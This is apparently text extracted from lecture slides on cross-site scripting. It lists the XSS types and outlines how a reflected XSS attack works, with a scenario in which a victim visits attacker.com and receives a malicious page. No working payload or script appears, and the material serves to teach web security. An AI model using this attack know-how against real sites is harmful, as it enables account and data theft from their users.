
- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

Reflected XSS Attacks




- Exploits a server-side web application vulnerability
 - Enforces the web application to **echo/print** an attack script
- Now, the attacker can control any HTML elements via DOM interface
 - Think about reflected XSS attacks on bank, medical record managements, and mail sites

Recap: Search Engine Example



Reflected XSS Attacks – Scenario

21



Reflected XSS Attacks – Scenario




victim

1. Visit attacker's website
2. Receive malicious page




attacker.com
web server

